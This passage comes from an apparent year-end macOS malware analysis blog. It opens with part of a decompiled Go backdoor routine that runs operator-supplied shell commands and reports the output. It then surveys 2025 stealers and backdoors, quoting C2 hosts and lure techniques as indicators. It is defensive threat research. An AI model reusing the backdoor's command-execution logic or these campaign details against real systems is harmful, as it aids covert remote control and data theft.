                []byte(config.LOG_5179_FAIL),
                []byte(err.Error()),
            }
        } else {
            return config.MSG_5179_LOG, [][]byte{
                []byte(config.LOG_5179_SUCCESS),
                out,
            }
        }

    } else { // start and detach mode

        c := exec.Command(shell, args...)
        err := c.Start()

        if err != nil {
            return config.MSG_5179_LOG, [][]byte{
                []byte(config.LOG_5179_FAIL),
                []byte(err.Error()),
            }
        } else {
            return config.MSG_5179_LOG, [][]byte{
                []byte(config.LOG_5179_SUCCESS),
                []byte(fmt.Sprintf("%s %s", shell, strings.Join(args, " "))),
            }
        }
    }

}
There is also some basic stealer functionality, found in the COMMAND_AUTO command (and in the chrome_cookie_darwin.go file), that appears focused on stealing Chrome passwords, cookies, and related artifacts.
Still Notable
This post focused on providing a comprehensive technical analysis of new macOS malware observed in 2025. It did not, however, cover adware, malware from previous years, or, in a few cases, malware that may be new to 2025 but seemed relatively inconsequential.
That said, this is not to suggest that such items are unimportant. Accordingly, below is a brief list of other notable macOS malware from 2025, along with links to more detailed write-ups where available, for readers who wish to dig deeper.
-
👾 DPRK Backdoor/Stealer
DPRK campaigns often blur together, as both infection vectors and payloads can overlap with other DPRK activity. We already covered several examples here (e.g., FlexibleFerret), but this one is worth calling out as well.
Briefly analyzed in an X thread, researchers from Moonlock Lab described a “multi-staged, cross-platform, and likely targeted #DPRK campaign” and highlighted similarities to other campaigns discussed in this post:
1/ Recently @malwrhunterteam shared an interesting sample with our team, which we initially didn’t believe to be such a rabbit hole. However, it turned out to be a multi-staged, crossplatform, and likely targeted #DPRK campaign. During our research we also highlighted some… pic.twitter.com/i6M5Ap3PGe
— Moonlock Lab (@moonlock_lab) October 21, 2025 -
👾 MioLab MacOS
In a post from cyberpress.org, researchers noted:"A new macOS-focused information stealer, dubbed “MioLab MacOS,” has surfaced on underground cybercrime forums, advertising a malware-as-a-service (MaaS) subscription targeting Apple systems." -Cyberpress.org
It is not currently clear how this sample differs from other stealers (if at all), or whether it is being used in the wild.
Writeups:
“Emergence of a macOS Infostealer Within Illicit Online Marketplaces” -
👾 Fake captcha (ab)used to Download Stealer
Security researcher g0njxa posted on X about attackers abusing fake captchas as an infection vector to download macOS stealers:My first ever seen adaptation of #FakeCaptcha to MacOS downloading an infostealer
— Who said what? (@g0njxa) January 28, 2025
Run: https://t.co/1m1o2nb33w
Sample: https://t.co/jHNDnUb5FB
C2: /82.115.223.9/contact
Via fake Safeguard verification
/lasso-security.com/1-93248234/macos2.html pic.twitter.com/N6X7V5FMKw -
👾
OdysseyStealer (AMOS Fork)
On X, MarceloRivero noted the emergence ofOdyssey, a macOS stealer that appears to be a fork of the well-known AMOS stealer:#Odyssey new macOS malware #Stealer 🍎
— Marcelo Rivero (@MarceloRivero) February 7, 2025
- Just another #AMOS fork. 🤔
- C2: poseidon[.]cool
- Saves stolen data in `/tmp/pizda/`
- More structured Apple Notes exfiltration
- Uses AppleScript (`osascript`) instead of pure shell. pic.twitter.com/SqGDYZIS9V -
👾
AMOS(New Variants)
The most prolific macOS stealer (AMOS) continued to target macOS users in 2025, and new variants were discovered, including one with a persistent backdoor:🗞️ We couldn't fit our analysis of a new #AMOS #macOS #backdoor into a thread here, so we published a whole article!
— Moonlock Lab (@moonlock_lab) July 8, 2025
We appreciate @SANSInstitute, @BleepinComputer, and others for sharing it! Give it a read! https://t.co/VoFLKNnoOuWriteups:
“Atomic macOS Stealer now includes a backdoor for persistent access” -
👾
JSCoreRunner
Disguised as a fake PDF conversion tool, JSCoreRunner targets users’ browsers by modifying search engine settings to silently redirect searches to a fraudulent provider.1/7: Huge kudos to Mosyle for the original catch and to @9to5mac for spreading the word (https://t.co/c9FcotMvYU). Our Lab couldn't help but hunt related JSCoreRunner activity, and we (sadly) saw multiple hits among our users. Our heat map shows the most impact in the US and UK. pic.twitter.com/fSpTDgtZOg
— Moonlock Lab (@moonlock_lab) September 4, 2025Writeups:
“Mosyle identifies new Mac malware that evades detection through fake PDF conversion tool” -
👾
Adload(New Variant)
In 2025, a newAdLoadvariant was discovered whose payload was compiled Python bytecode:
Writeups:
“Intego discovers undetected OSX/Adload decompiled Python adware” -
👾 Fake captcha (ab)used to Download Stealer
CrowdStrike uncovered a campaign abusing ClickFix (which tricks unsuspecting users into running malicious commands via Terminal) to deploy SHAMOS, a variant of Atomic macOS Stealer (AMOS).
ClickFix Attack (Image Credit: CrowdStrike) Writeups:
“COOKIE SPIDER’s SHAMOS Delivery on macOS” -
👾
ZuruResurfaces
Researchers from SentinelOne discovered a new variant of Zuru that “[uses] a new method to trojanize legitimate applications as well as a modified Khepri beacon”.SentinelOne's Phil Stokes (@philofishal) & Dinesh Devadoss (@dineshdina04) provide a technical analysis of the latest version of the macOS.ZuRu malware, along with new technical indicators to aid detection engineers and threat hunters. https://t.co/vF6v06YVPT pic.twitter.com/aZZ80YEH1R
— Virus Bulletin (@virusbtn) July 11, 2025Writeups:
“macOS.ZuRu Resurfaces”
👋🏼 Takeaways
Looking back at 2025, one thing is clear: macOS malware continues to mature, diversify, and evolve. Stealers remain the dominant threat class, but they are no longer simplistic smash-and-grab tools. Many now incorporate multi-stage loaders, dead drop resolvers, encrypted configuration delivery, hardware and locale-based targeting, and modular architectures that blur the line between infostealer and full-featured backdoor.
At the same time, advanced and state-linked actors, particularly those tied to DPRK operations, continued to invest heavily in macOS. Campaigns increasingly favored social engineering over exploits, abusing fake interviews, coding challenges, ClickFix lures, and trusted platforms to bypass user suspicion. Several attacks chained together multiple implants, loaders, and stealers into tightly integrated toolchains designed for stealth, flexibility, and sustained access.
A recurring theme throughout the year was stealth. We repeatedly saw payloads executed directly in memory, dynamic loading of malicious code, and increasing abuse of dylibs as a delivery and persistence mechanism. Traditional trust signals continued to erode as attackers leveraged signed and even notarized binaries, legitimate system utilities, and living-off-the-land techniques. Across many samples, AppleScript, JXA, Python, Go, and Swift were used to evade static detection and adapt to defensive changes.
Taken together, the malware observed in 2025 reinforces a familiar reality: macOS is no longer a niche target. As adoption continues to rise, so too does attacker interest, sophistication, and scale. Understanding how these threats operate, how they are delivered, and how they evolve remains important for defenders, researchers, and anyone responsible for protecting Macs.
Here’s to a (safe!) 2026 🥳 👾
💕 Support